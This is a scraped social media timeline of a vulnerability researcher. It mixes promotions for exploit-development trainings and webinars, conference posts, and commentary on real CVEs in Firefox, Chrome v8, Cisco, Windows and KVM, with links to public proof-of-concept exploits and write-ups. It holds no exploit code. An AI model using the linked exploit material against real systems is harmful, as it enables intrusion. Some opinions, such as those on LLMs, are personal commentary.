- social and psychological challenges of the field;
- specifics of different bug bounty programs;
- how to find valuable bugs - a high level blueprint;
- the roadmap from zero to target-specialized PWN.
I will also answer technical questions from the audience.
I will NOT talk about: technical details of bugs, exploits or code - go to @zerodaytraining for that: zerodayengineering.com/training/index.html.
Register for the webinar here: us02web.zoom.us/webinar/register/WN_OYDVTJdITIm2EHSULxrcMQ
Alisa Esage Шевченко
@alisaesage
After thousands of dollars spent and weeks of my personal time, my Schengen entry visa application was denied again, fourth or fifth time in last 6 years. Which means that I won't go to CCC'24 where my technical talk was scheduled.
I give up on Europe. All of my cutting edge research and new trainings set for release in 2025, will go to Asian conferences
Alisa Esage Шевченко
@alisaesage
I am grateful to all the conference organizers who went out of their way to support my participation through the years, making accommodations and providing paperwork for visa invitations and pre-approving my funding. And sad that I can't get closer in-person to some of those amazing people
Alisa Esage Шевченко
@alisaesage
I heard that many people from the US, UK and Europe want to move to Asia now. As someone who did it almost 10 years ago: cheers

Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Webinar: "How to get into 0-Day Hunting, Pwn2Own & Bug Bounties"
21st December, 15:00 UTC
I will talk about:
- why 0-day research at the top is hard and how to succeed in it anyway;
- how to choose a research target;
- my system to acquire relevant knowledge quickly and to work methodically;
- social and psychological challenges of the field;
- specifics of different bug bounty programs;
- how to find valuable bugs - a high level blueprint;
- the roadmap from zero to target-specialized PWN.
I will also answer technical questions from the audience.
I will NOT talk about: technical details of bugs, exploits or code - go to @zerodaytraining for that: zerodayengineering.com/training/index.html.
Register for the webinar here: us02web.zoom.us/webinar/register/WN_OYDVTJdITIm2EHSULxrcMQ
Alisa Esage Шевченко
@alisaesage
I did a hit webinar for my Russian community last Saturday: "How to get into 0-Day Hunting, Pwn2Own & Bug Bounties". If anybody wants the same topic in English, link in the thread below (not free)
Alisa Esage Шевченко
@alisaesage
Webinar: "How to get into 0-Day Hunting, Pwn2Own & Bug Bounties"
21st December, 15:00 UTC
I will talk about:
- why 0-day research at the top is hard and how to succeed in it anyway;
- how to choose a research target;
- my system to acquire relevant knowledge quickly and to work methodically;
- social and psychological challenges of the field;
- specifics of different bug bounty programs;
- how to find valuable bugs - a high level blueprint;
- the roadmap from zero to target-specialized PWN.
I will also answer technical questions from the audience.
I will NOT talk about: technical details of bugs, exploits or code - go to @zerodaytraining for that: zerodayengineering.com/training/index.html.
Register for the webinar here: us02web.zoom.us/webinar/register/WN_OYDVTJdITIm2EHSULxrcMQ
Alisa Esage Шевченко reposted
 Will Kinney
@WKCosmo
Never bet against General Relativity.
arxiv.org/abs/2411.12026
Alisa Esage Шевченко
@alisaesage
How to choose a research target [0-day hunting & exploit development]

 Alisa Esage Шевченко
@alisaesage
Every path of success stands on pain tolerance. The kinds of pain differ
Alisa Esage Шевченко
@alisaesage
Releasing full 2+hr video of my browser exploitation workshop from VXCON 2024: www.youtube.com/live/b9OhamkAY2I
In which I show what goes inside the mind of a skilled hacker while exploiting a highly non-trivial vulnerability in v8, from zero to exploit concept.
Especially this workflow requires advanced abstract thinking, thereby emphasize the role of theoretical modeling in attacking hard zeroday research targets, which is a part of why it's fun. @zerodaytraining
Alisa Esage Шевченко
@alisaesage
RT @darkfloyd1014: I have promised myself to walkthrough @alisaesage workshop twice, my understanding is really solid now. The mental model…
Alisa Esage Шевченко reposted
VXCON
@vxresearch
VXCON exclusive highlights for @alisaesage from @zerodaytraining
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
It is blissfull to wake up in the evening, and do what you want. Quit my last job 15 years ago and never get enough of this feeling. Afford to live explicitly out of sync from the human society, while young, is the success of success. No social statuses will ever buy this for me
Alisa Esage Шевченко reposted
 DAN KOE
@thedankoe
The secret is to be useful.
Create. Design. Build. Write. Sell. Learn. Dissect. Hypothesize. Synthesize. Help.
Contribute more value than you take.
Don't be a leech.
Alisa Esage Шевченко
@alisaesage
My keynote slides from VXCON 2024 zerodayengineering.com/research/slides/VXCON2024_Keynote.pdf
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
“My co-author @wwkenwong completed Alisa's workshop, tweaked a fuzzer, and reported a V8 vulnerability - quite a nice surprise.” @vxresearch
Alisa Esage Шевченко
@alisaesage
Wow! I knew that @zerodaytraining gives a breakthrough and my students find new vulns and get bounties, but never so fast?! Clearly @wwkenwong came prepared not only for the physics discussions with me, congrats!
Alisa Esage Шевченко
@alisaesage
Wow! I knew that @zerodaytraining gives a breakthrough and my students find new vulns and get bounties, but never so fast?! Clearly @wwkenwong came prepared not only for the physics discussions with me, congrats!
Alisa Esage Шевченко
@alisaesage
Fun time in Hong Kong with VXCON crew and speakers 🖤
Alisa Esage Шевченко reposted
VXCON
@vxresearch
@alisaesage on stage gives the keynote for us.


Alisa Esage Шевченко reposted
VXCON
@vxresearch
VXCON pre-conference workshop with @alisaesage @zerodaytraining


Alisa Esage Шевченко reposted
 Mr. Anthony 安東尼
@darkfloyd1014
#vxcon 3 Days to go
Please join us to meet the best line up of hackers.
vxcon.hk
@vxresearch
@alisaesage @cffsmith @shipcod3 @krNeoTra @onlyxwings @redragonvn @vv474172261 @vkamluk @div0_sg Emil Tan @Emil0xA Dennis Kim SoBoris
 Alisa Esage Шевченко
@alisaesage
JavaScript Engines are everywhere and I know how to hack them [my PoC for FoxitPDF JavaScript UaF CVE-2024-28888]
 Alisa Esage Шевченко
@alisaesage
Any embedded JavaScript Engine is a piece of cake compared to browser engines. Foxit JavaScript API backend is based on a browser engine (v8), and yet, extra bugs are there. Versatile skills are built by abstracting away implementation details while learning the technology, and then putting it back in concrete fuzzing or code analysis - the fundamental philosophy of @zerodaytraining system
Alisa Esage Шевченко
@alisaesage
There is a CVSS 10/10 RCE vulnerability in Cisco stuff. I don't have the equipment to write the exploit, but I certainly wonder if it's a directory traversal
Alisa Esage Шевченко
@alisaesage
CVE-2024-20418 affects certain models of Cisco Catalyst operating in Ultra-Reliable Wireless Backhaul (URWB), patches are out since 6th November. Attack vector is *not* wireless as some advisories suggest, it's an HTTP request to web application of a management interface. Impact: arbitrary code execution as root sec.cloudapps.cisco.com/security/center/content/CiscoSecu…
Alisa Esage Шевченко
@alisaesage
Catching up on my course production schedule @zerodaytraining ❤️🔥
Online training will be back in 2025

 Alisa Esage Шевченко
@alisaesage
Special Powers for Browser Hacking
Alisa Esage Шевченко reposted
 Zero Day Engineering | Community & Industry
@zerodayengine
Analysis of VMware vCenter heap overflow vulnerability exploited at Matrix Cup competitions in China, June 2024 (CVE-2024-38812):
blog.sonicwall.com/en-us/2024/10/vmware-vcenter-server-cv…
Another one in same code, 2023:
blog.sonicwall.com/en-us/2023/12/vmware-vcenter-dcerpc-de…
** Both are RCE to management console, not a hypervisor VM escape!
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"Low-level hacking is like a video game where, as a hacker role, you choose a balance between technology and magic as your strategy. The balance of ~80% technology and 20% magic is what elevates you to the elite levels." @alisaesage
zerodayengineering.com/research/discussion-fuzzing-from-f…
Alisa Esage Шевченко
@alisaesage
Alisa Esage effect
 Alisa Esage Шевченко
@alisaesage
Sometimes correlation does equal causation 😌
Alisa Esage Шевченко
@alisaesage
Alisa Esage Effect, for the record 🙃
 Stephen Sims
@Steph3nSims
For those of you who were unable to attend the stream, you can watch the video with @alisaesage at the link below. We had over 7,500 attendees live, a new record for the @offby1security channel! Thanks!
www.youtube.com/watch?v=9U-FK_Qi1XQ
Alisa Esage Шевченко
@alisaesage
Best punishment for bullies is failure by irrelevance
Alisa Esage Шевченко
@alisaesage
Let them fail
Alisa Esage Шевченко
@alisaesage
Samsung Galaxy was the only smartphone target hacked at Pwn2Own Mobile+IoT event a few days ago. And it was hacked with a 5-bug 0day exploit chain including a... path traversal, again?!
Learn about exploitation of path traversal bugs in advanced scenarios in this writeup+video walkthrough of my own exploit for Pwn2Own Virtualization: zerodayengineering.com/research/pwn2own-2021-vm-escape.html
And, my exclusive training Zero Day Vulnerability Research @zerodaytraining covers the methodologies that I use in vulnerability discovery & exploitation: zerodayengineering.com/training/universal-vulnerability-r… - available as self-paced course for your learning pleasure!
Alisa Esage Шевченко reposted
 TrendAI Zero Day Initiative
@thezdi
CONFIRMED!! Ken Gannon (@yogehi) of NCC Group (@NCCGroupInfosec) used 5 different bugs, including a path traversal, to get a shell & install an app on the #samsung Galaxy S24. He earns $50,000 and 5 Master of Pwn points. #pwn2own #p2oireland


Alisa Esage Шевченко reposted
Mr. Anthony 安東尼
@darkfloyd1014
Hacker . 劍士 Alisa @ VXCON - Possess in-depth understanding and applications of different swords (theories/tools/processes/structures) and can realise the strengthen or/and weakness of the target (i.e. System/Software), practise and explore repeatedly and achieve excellence, that is the philosophy.
Conference / Workshop: www.vxcon.hk
@alisaesage @zerodaytraining @vxresearch
 Alisa Esage Шевченко
@alisaesage
Security patch for CVE-2024-9680 0day addressed not one, but five distinct Use-after-Free issues around Web Animations JavaScript API of Firefox. Looking at the code, my thoughts as to WTF is going on there:
- UaF1 must be the 0G
- UaF2: found by variant analysis
- UaF3: irrelevant (experimental feature)
- UaF4: accidentally triggered by exploit/testcase? 0_o
- UaF5: spotted by dev in adjacent code while patching
(theoretical analysis)
Alisa Esage Шевченко
@alisaesage
All exploits at pro competitions level are hard work and magic. There are no sidelines
Alisa Esage Шевченко
@alisaesage
People should stop making up "special cases" whereby one kind of Pwn2Own exploit/target is declared cool and another isn't. It is untrue and serves to promote division and conflict within the community while lobbying to fake personal authority as a rule maker, rather than helping outsiders and newcomers to understand our industry
Alisa Esage Шевченко
@alisaesage
Turns out that quantum mechanics is actually quite boring. All you have to do is learn Schrödinger equation by rote, and then apply Hamiltonian operator to it over and over again to extract observables
Alisa Esage Шевченко
@alisaesage
Copenhagen Interpretation (literally a consensus of physicists) outlawed the most interesting part of physics by explicitly declaring it irrelevant. Then these people wonder why their field is dying
Alisa Esage Шевченко
@alisaesage
Apple's new "anti" LLM research is 🔥 Just in time for my VXCON keynote: arxiv.org/abs/2410.05229
Alisa Esage Шевченко
@alisaesage
Research shows experimental evidence for what I and other critical thinkers pointed out so many times: that an LLM is just a statistical inference model which kind of fakes "reasoning" by making it superficially plausible through sophisticated enough pattern matching over a large enough data set. Nothing new here. What's alarming, apparently both AI research community and the general public are so delusional about it that it needs research evidence in the first place
Alisa Esage Шевченко
@alisaesage
What the hype of LLM-based chatbots shows us, is not how smart AI is, but how dumb our expectations of intelligence are
Alisa Esage Шевченко reposted
 Rada Mihalcea
@radamihalcea
The new GSM-Symbolic paper from Apple has been making waves, but we published very similar findings earlier this year. Using nearly the same symbolic template methodology on GSM8k problems, we demonstrated the reasoning limitations of LLMs.
arxiv.org/pdf/2401.09395
 Alisa Esage Шевченко
@alisaesage
X: @alisaesage is such a baddie
Me:
 Alisa Esage Шевченко
@alisaesage
This photo of me was taken a few years before I turned to computers and got a boy’s haircut
Alisa Esage Шевченко
@alisaesage
Recent Firefox+Tor 0-day exploit (CVE-2024-9680) affects only Firefox ESR (= legacy branch) while targeting an experimental CSS technology Animation Timeline, hidden behind a preference opt-in flag. How can this possibly be a security-critical emergency?
 The Hacker News
@TheHackersNews
🔔 Update: The Tor Project has issued an emergency update (v13.5.7) to address CVE-2024-9680, a Firefox flaw currently under active exploitation, reportedly targeting Tor Browser users.
thehackernews.com/2024/10/mozilla-warns-of-active-exploit…
It may allow control of the browser but likely won't affect Tails' anonymity.
Alisa Esage Шевченко
@alisaesage
I noticed that people really liked the math in my last fuzzing presentation! This QA covers same ideas in a broader context with symbolic execution, side channel and speculative CPU attacks, plus general questions of software exploitation, as asked by my audience.
Zero Day Engineering
@zerodayalpha
Discussion: Fuzzing from First Principles zerodayengineering.com/research/discussion-fuzzing-from-f…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Discussion: Fuzzing from First Principles zerodayengineering.com/research/discussion-fuzzing-from-f…
Alisa Esage Шевченко
@alisaesage
Hacker Manifesto

Alisa Esage Шевченко reposted
 The Nobel Prize
@NobelPrize
BREAKING NEWS
The Royal Swedish Academy of Sciences has decided to award the 2024 #nobelprize in Physics to John J. Hopfield and Geoffrey E. Hinton “for foundational discoveries and inventions that enable machine learning with artificial neural networks.”
 Alisa Esage Шевченко
@alisaesage
Why do math textbooks casually define terms and concepts of a theory without any reference to the original source that first introduced it, as if it’s common knowledge? You are writing a textbook for students so it’s not common knowledge to them, by definition!
Alisa Esage Шевченко
@alisaesage
Textbooks are useful as a systematic collections of multi-source knowledge, and perhaps an alternative/simplified look at the theory. But nothing can ever replace reading the original paper, while getting to know the mind (and the name) of the inventor of the theory, no matter how hard it is to make it through.
Also: technical specifications vs. blogs explaining the same technology (strong preference for the former)
Alisa Esage Шевченко
@alisaesage
Wealth motivation for those who lack greed and don’t have a big vision yet:
Think about getting older when your heart opens to Life and you’ll want to help out all the hungry {children, animals, humans, plants, bugs, …} out there. Then, your wealth will be exactly the limit of your suffering caused by compassion unmitigated by religious beliefs
Alisa Esage Шевченко
@alisaesage
More rigorously speaking, “unwealth” will be the limit. You know what I’m saying!
Alisa Esage Шевченко reposted
 Physics In History
@PhysInHistory
"The law of causality is no longer applied in quantum theory and the law of conservation of matter is no longer true for the elementary particles."
- Werner Heisenberg
 Alisa Esage Шевченко
@alisaesage
I am getting convinced that this Chrome renderer bug was indeed exploited in-the-wild either on mobiles (more likely) or on MacOS (less likely). Only Apple can sit on actively exploited 0-day for more than a month
Zero Day Engineering | Community & Industry
@zerodayengine
[Browser Exploitation] Insightful little analysis of v8 CVE-2024-7965: bi.zone/eng/expertise/blog/analiz-uyazvimosti-cve-2024-7965/
PoC: github.com/bi-zone/CVE-2024-7965
Logic bug in Turbofan's "sea of nodes" IR implementation allows for OOB array access!
Exploit in-the-wild reported by Google & CISA on 26th August 2024
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
"Bug" vs. "Exploit"
1: Tor 0day (cve-2016-9079) minimized test case
2: approximately 1/10th of the original exploit code


Alisa Esage Шевченко reposted
Zero Day Engineering | Community & Industry
@zerodayengine
[Browser Exploitation] Insightful little analysis of v8 CVE-2024-7965: bi.zone/eng/expertise/blog/analiz-uyazvimosti-cve-2024-7965/
PoC: github.com/bi-zone/CVE-2024-7965
Logic bug in Turbofan's "sea of nodes" IR implementation allows for OOB array access!
Exploit in-the-wild reported by Google & CISA on 26th August 2024
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"The training provides an entry-level abstracted outline of the different moving parts making it easy to navigate and also introduces some useful skills, techniques and mechanisms by which you can refine your research approach. I definitely haven't thought about these things in such a way and I feel I've come out of this training energized to put what I already know and what new things I've learned to use.
The material and concepts are reinforced throughout with exercises, tools and additional insights, along with plenty of real world examples to chew on. Much appreciation to Alisa for putting this together and I would gladly recommend this training to security folks of any level or position." -- Ciarán McNally, Security Research - Cytidel / Director - Slándail Research Ltd
Zero Day Vulnerability Research training: zerodayengineering.com/training/universal-vulnerability-r…
 Alisa Esage Шевченко
@alisaesage
Get Ready With Me: hacking quantum computers
Alisa Esage Шевченко reposted
Mr. Anthony 安東尼
@darkfloyd1014
VXCON 2024 Keynote by @alisaesage @zerodaytraining :
“Vulnerability Research in the Age of AI”
Artificial Intelligence technologies are transforming industries at an unprecedented pace. From Machine Learning, which provides automated training techniques for artificial neural networks as an alternative to traditional Expert Systems, to Deep Learning, which enhances intelligent visual recognition and classification based on complex patterns, and Large Language Models that analyze intricate information and generate human-like responses—the potential of AI is clear. But what does this mean for vulnerability research and exploit development?
This keynote will offer a comprehensive “root cause to big picture” exploration of AI's role in vulnerability research. By delving into the core workings of AI technologies and integrating this knowledge with advanced low-level hacking skills, we can move beyond the distractions of hype and critically assess the opportunities and challenges that AI presents for practical vulnerability discovery and exploit development. Our discussion will aim to achieve two objectives: first, to identify AI+VR initiatives that are worthy of investment, and second, to formulate a strategy for maintaining relevance in the evolving landscape of low-level hacking.
We will do live streaming broadcast.
VXCON: www.vxcon.hk
Alisa Esage Шевченко
@alisaesage
Just heard from a student of mine that this stream compliments nicely my Vulnerability Research course: zerodayengineering.com/training/universal-vulnerability-r…
It does have a good module on fuzzing, which is 100% practice-oriented, so it makes sense that the theoretical model will put things in their place
 Stephen Sims
@Steph3nSims
The slides @alisaesage created for this past Saturday's @offby1security stream on fuzzing are now available. The link is in the video description here: youtube.com/live/9U-FK_Qi1XQ
Alisa Esage Шевченко
@alisaesage
P.S. I should have named it “Bayes in Fuzzing for Pwn and Glory”, nevermind, still an option for a conference talk
Alisa Esage Шевченко
@alisaesage
Stop feasting on a tragedy, people.
I don’t want to publicly thrash anyone in particular, I just let you be aware that this platform trained you to sell your soul for retweets. This is destroying your brain from the inside out and frankly disgusting to see
Alisa Esage Шевченко
@alisaesage
I know it’s hard to process when your values and hopes as a cybersecurity professional are thrown into the dust by the system. This however is a natural process of growth and refinement of our values, shedding illusions, and ultimately, learning more about power dynamics to gain more freedom.
Alisa Esage Шевченко reposted
 Niko McCarty.
@NikoMcCarty
Mixtures of engineered bacteria were able to:
- Identify if a number is prime
- Check if a letter in a string is a vowel
- Determine the max number of pieces of a pie obtained from n straight cuts.
Answers are printed by expressing fluorescent proteins in different patterns.


Alisa Esage Шевченко reposted
Stephen Sims
@Steph3nSims
The slides @alisaesage created for this past Saturday's @offby1security stream on fuzzing are now available. The link is in the video description here: youtube.com/live/9U-FK_Qi1XQ
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Keynote Announcement!
We are excited to announce that Alisa Esage, founder of Zero Day Engineering, will headline the VXCON 2024 security conference: vxcon.hk.
Alisa Esage boasts an exceptional track record of groundbreaking achievements in technical computer security research and independent entrepreneurship. Her unique experiences promise invaluable insights that she will share in her keynote address. Following last year’s inspiring VXCON keynote by Dark Tangent, creator of DefCon and Blackhat, Alisa will set the stage for the next wave of cybersecurity trends and inspire a new generation of hackers.
Join us in Hong Kong on November 16, 2024: vxcon.hk
@alisaesage @darkfloyd1014 @vxresearch
Alisa Esage Шевченко
@alisaesage
Slides: "Fuzzing from First Principles": zerodayengineering.com/research/slides/FuzzingFromFirstPr…
I heard that the podcast reached all-time-highest number of viewers, thank you for coming to see me!
 Alisa Esage Шевченко
@alisaesage
Just realized that I forgot to include “about me” slide in this deck twice. Such ego, so self promotion 😂 I’m gonna fix it now, this is unacceptable. Meanwhile, if you’re new here, feel free to look up my name, it’s a Google Search Topic so the search output is mostly credible
Alisa Esage Шевченко reposted
 Marcel Böhme👨🔬
@mboehme_
When should you use an LLM?

Alisa Esage Шевченко reposted
 Taha ז
@lordx64
Im 20min in, this is great if you want to understand the theory, the math, the probabilities, the principles of coverage based fuzzing , branch discovery , etc
Stephen Sims
@Steph3nSims
Fuzzing from First Principles with Alisa Esage x.com/i/broadcasts/1kvJpbldXraKE
Alisa Esage Шевченко reposted
Stephen Sims
@Steph3nSims
For those of you who were unable to attend the stream, you can watch the video with @alisaesage at the link below. We had over 7,500 attendees live, a new record for the @offby1security channel! Thanks!
www.youtube.com/watch?v=9U-FK_Qi1XQ
Alisa Esage Шевченко
@alisaesage
Plan of podcast
1. Drop a novel mathematical model of fuzzing.
2. Use it to prove that "smart" fuzzing isn't smart.
3. Illustrate practical applications of (1) to fuzzing optimization with samples of personal research projects.
Zero Day Engineering
@zerodayalpha
Join us this Saturday at OffByOne Security Podcast for a video livestream "Fuzzing from the First Principles": www.youtube.com/watch?v=9U-FK_Qi1XQ
Our founder legend Alisa Esage will share her fuzzing stories from years of low-level hacking through the perspective of state-of-the-art theoretical modeling of application security testing. She will show how technological trends and research intuitions can be wrong, when they are accepted off performance metrics alone, while a counter-intuitive approach may win.
Understanding Fuzzing from the First Principles enables us to critically evaluate fuzzing tools, debunk myths, side-step fashions, and ultimately, to design the ideal fuzzing solution of a particular problem; while a strong theoretical model instantly guides fundamental improvements in fuzzing procedures and technology.
@alisaesage @Steph3nSims @offby1security
Link to upcoming livestream: www.youtube.com/watch?v=9U-FK_Qi1XQ (Saturday, 14th September, 15:00 UTC)
Alisa Esage Шевченко
@alisaesage
My point being, we can still do better at fuzzing before LLM-based source code analysis starts to kill it
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Join us this Saturday at OffByOne Security Podcast for a video livestream "Fuzzing from the First Principles": www.youtube.com/watch?v=9U-FK_Qi1XQ
Our founder legend Alisa Esage will share her fuzzing stories from years of low-level hacking through the perspective of state-of-the-art theoretical modeling of application security testing. She will show how technological trends and research intuitions can be wrong, when they are accepted off performance metrics alone, while a counter-intuitive approach may win.
Understanding Fuzzing from the First Principles enables us to critically evaluate fuzzing tools, debunk myths, side-step fashions, and ultimately, to design the ideal fuzzing solution of a particular problem; while a strong theoretical model instantly guides fundamental improvements in fuzzing procedures and technology.
@alisaesage @Steph3nSims @offby1security
Link to upcoming livestream: www.youtube.com/watch?v=9U-FK_Qi1XQ (Saturday, 14th September, 15:00 UTC)
Alisa Esage Шевченко reposted
Stephen Sims
@Steph3nSims
Join me with Alisa Esage (@alisaesage) this Saturday at 8AM Pacific Time on the Off By One Security channel for a live talk on "Fuzzing from First Principles!"
Check out the description on the link below for more details.
www.youtube.com/watch?v=9U-FK_Qi1XQ
@offby1security
 Alisa Esage Шевченко
@alisaesage
Last year I had a chance to speak at JSConf India @jsconf_india, and it was my best conference experience ever. From prearranged flights in business class to personal ready-on-stage IM notifications, between the moment I stepped out of my house and returned, I didn't have to worry about a thing other than my presentation (and my online exam in Physics that happened on the same dates!). Organizers genuinely care about everybody involved in the event, an attitude rare and precious. I don't regret participating, even though I was the only binary hacker in the room, which felt a bit awkward!
This year the same people are organizing React India conference @react_india, and they are looking for sponsors, go fund them: www.reactindia.io


Alisa Esage Шевченко reposted
Zero Day Engineering | Community & Industry
@zerodayengine
Short and to the point, patch analysis + PoC of Windows Kernel ntoskrnl LPE bug (CVE-2024-38106), by @b1thvn_: www.pixiepointsecurity.com/blog/nday-cve-2024-38106/
This bug is being exploited in-the-wild, as part of a browser exploit chain with Chrome v8 RCE (CVE-2024-7971), reported in August 2024
Alisa Esage Шевченко
@alisaesage
SpillTheRegister bug theory (CVE-2024-7971) [POC in v8 repo]
Alisa Esage Шевченко
@alisaesage
Many JavaScript engine bugs require a HUGE amount of contextual knowledge to even begin to understand the issue. Not your typical buffer overflow... You analyze such bugs by reading up fundamental theory on target code specialization whenever the code doesn't make sense. Generally, compiler theory & engine documentation are the two fundamentals for low-level JSE issues, while ECMAScript and WASM specifications will only help with for simpler kinds of bugs. If all that sounds formidable as a self-study, then wait for my browser exploitation training.
Alisa Esage Шевченко
@alisaesage
How to be productive
1-10. Get bored enough
Alisa Esage Шевченко
@alisaesage
Google Chrome VRP is one of the best security bounty programs in the mid-to-high payout range, based on my experience. Newly increased payouts are for high quality exploits, awesome.
Google VRP (Google Bug Hunters)
@GoogleVRP
📢 Chrome VRP reward updates! 💰 Bigger payouts (up to 5x higher, $250,000+) and clearer guidelines, all designed to incentivize high-quality Chrome security research. Let's work together to make Chrome even safer! 🔐
bughunters.google.com/blog/5302044291629056
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
📢 Chrome VRP reward updates! 💰 Bigger payouts (up to 5x higher, $250,000+) and clearer guidelines, all designed to incentivize high-quality Chrome security research. Let's work together to make Chrome even safer! 🔐
bughunters.google.com/blog/5302044291629056
Alisa Esage Шевченко
@alisaesage
There is *no* RCE POC for CVE-2024-38063 currently, and the consensus of security researchers is that it would be very difficult to write one due to severe constraints of the bug. I am reading followup research publications now to make my own judgement of exploitability
Alisa Esage Шевченко
@alisaesage
Best research of Windows IPv6 RCE bug that I've seen so far: github.com/ynwarcs/CVE-2024-38063 (by ynwarcs). Still plenty of room for exploit development
Alisa Esage Шевченко
@alisaesage
Best research of Windows IPv6 RCE bug that I've seen so far: github.com/ynwarcs/CVE-2024-38063 (by ynwarcs). Still plenty of room for exploit development
Alisa Esage Шевченко
@alisaesage
Plus, shoutout to @f4rmpoet for his part because theoretical analysis is hard
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New video review: www.youtube.com/watch?v=5SkR0V5XH50
"I would recommend this course to anyone who is interested in vulnerability research, specifically to those who are stuck at the stage of not knowing where to start" - Victor Cho
Further info & buy - ZDVR course: zerodayengineering.com/training/universal-vulnerability-r…
Alisa Esage Шевченко
@alisaesage
Watching haters work very hard to destroy my reputation and fail miserably
Alisa Esage Шевченко
@alisaesage
You won’t believe what plan I have for this guy
 Alisa Esage Шевченко
@alisaesage
Introducing a fun class of security bug I call “Mishandled Hardware Specification”. It may arise only at the hardware-software boundary due to software developer’s misunderstanding of a documented hardware behavior. I see instances in hypervisor core code (VMM attack surface / Guest OS attack vector), and hypothesize that kernels and firmwares may be affected more by it quantitatively but to a lesser security degree
 Alisa Esage Шевченко
@alisaesage
Example 4. KVM Local APIC hardware undefined behavior to hypervisor kernel stack disclosure
Probably the best example of all, it literally quotes the neglected hardware specification. Extra funny because the commit which introduced the bug did so by removing the check for register access offset validity


 Alisa Esage Шевченко
@alisaesage
Conclusion: if you are programming or emulating hardware directly, RTFM like religiously
Alisa Esage Шевченко
@alisaesage
I don't give af about being "accepted" at your event. I will charge you for that zerodayengineering.com/work-with-us.html
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New masterclass: Hacking KVM zerodayengineering.com/training/masterclass/hypervisor-se…
Set up a Kernel Virtual Machine hacking platform, from zero to ready in four hours. Hands-on deep technical masterclass with essential theory.
Livestream: Saturday 10th August, 12:00-16:00 UTC
Instructor: @alisaesage
Registration: zerodayengineering.com/training/masterclass/hypervisor-se… (closes on Friday, 12:00 UTC)
Alisa Esage Шевченко
@alisaesage
Hacking is basically art career with hard constraints and an accelerated feedback loop. Success blueprint is never granted, but once you have it figured out, rewards come in faster
Alisa Esage Шевченко
@alisaesage
Hacking here means literally, where the game rewards useful exploits and their “raw materials” exclusively. Not posing as a hacker on social media
Alisa Esage Шевченко
@alisaesage
🗓️ Kernel: Review new bugs 🔁
"This week reported 197 new CVEs and 41 updated CVEs"
I can do it
 Alisa Esage Шевченко
@alisaesage
It will be livestreamed with me. Save Saturday 10th and half a grand

Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Nice little-known writeup on WhatsApp exploitation: awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/ < technically interesting for more than one reason
Alisa Esage Шевченко
@alisaesage
I am so full of cool stuff to share with the hacking community! No time for teasers
Zero Day Engineering
@zerodayalpha
Remote kernel debugging the KVM hypervisor (full walkthrough video): youtu.be/cNfe4SguEYw
KVM is distinguished from Qemu: the latter runs in user mode to handle device virtualization, while the former runs in privileged kernel to implement just the core hypervisor functionality (VMM). KVM-Qemu combo is a popular choice for full system virtualization on Linux platform, but actually, both KVM and Qemu are self-contained tools that can virtualize stand-alone with certain technical restrictions; KVM being the hardest to attack. @alisaesage
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Remote kernel debugging the KVM hypervisor (full walkthrough video): youtu.be/cNfe4SguEYw
KVM is distinguished from Qemu: the latter runs in user mode to handle device virtualization, while the former runs in privileged kernel to implement just the core hypervisor functionality (VMM). KVM-Qemu combo is a popular choice for full system virtualization on Linux platform, but actually, both KVM and Qemu are self-contained tools that can virtualize stand-alone with certain technical restrictions; KVM being the hardest to attack. @alisaesage
Alisa Esage Шевченко
@alisaesage
Cybersecurity training of employees won’t break your systems
Alisa Esage Шевченко
@alisaesage
Remote kernel debugging kvm hypervisor
Alisa Esage Шевченко
@alisaesage
How to have tons of energy and feel excited about your life, as a hacker
1. Live alone.
2. Only do what you want.
3. Detach from society.
4. Work all the time 🌈
Alisa Esage Шевченко
@alisaesage
Bonus tip: cut off naysayers. These people are not your friends
Alisa Esage Шевченко
@alisaesage
Build kvm from source code
Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
There are too many distractions in this life for quality of thought, and it's quality of thought, not quantity, that counts.
— Nikola Tesla
 Alisa Esage Шевченко
@alisaesage
Just one day on Phuket staring at rainy hills reboots my permanently frustrated brain. If I ever decide to organise in-person public training event, this place would be my first choice
 Alisa Esage Шевченко
@alisaesage
I have so much burning passion and research ideas for so many things. Physics, Neural Networks, Exploit Development, Browsers, Hypervisors, JavaScript Engines... And I don't care what people will call it, I want all of it in my life and I will make time for it
Alisa Esage Шевченко
@alisaesage
Nice. This graphic reminds me of my own model of security bug classes that I have been sharing with @zerodaytraining students over the years. It allows to predict level of code maturity/hardening, what kind of bugs to expect during bug hunting, etc. I’ll need another keynote slot for this one (vxcon keynote topic is already decided)
 Jesse D'Aguanno
@0x30n
I really enjoyed @j00ru’s @reconmtl talk. While it was structured around the (many) bugs he found during his 20+ month audit of the Windows registry, he focused a lot on the advantages a researcher has when you’re able to spend that kind of time getting intimately familiar with a target.
While intuitive when you’ve been doing vuln research for a long time, he broke it down into a useful taxonomy of bug classes separated by epochs of time / familiarity with a complex target that are usually needed to start finding those bugs — from little to no familiarity needed for easily fuzzed bugs, to the intimate understanding often needed to find deep logic bugs. He used the analogy of peeling back the layers of an onion to illustrate his taxonomy.
(Credit: Image copied from @WeldPond’s tweet because my photo of the slide was pretty bad 😬)

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Patch for Google Chrome v8 Duplicate Property Type Confusion vulnerability CVE-2024-3832 + CVE-2024-3833 (only relevant snippets)
Closely match webassembly object that is being checked vs modified to disallow discrepancy on the field map level. + Some refactoring of webassembly object setup code to verify existence of properties before adding them. Not much changed on the root cause side of this series of issues
@mmolgtm @alisaesage


 Alisa Esage Шевченко
@alisaesage
This article explains in detail all the JavaScript execution pipeline stages and fundamental internal concepts that I mentioned briefly in my latest conference talk:
 matteo malvica ⭕
@matteomalvica
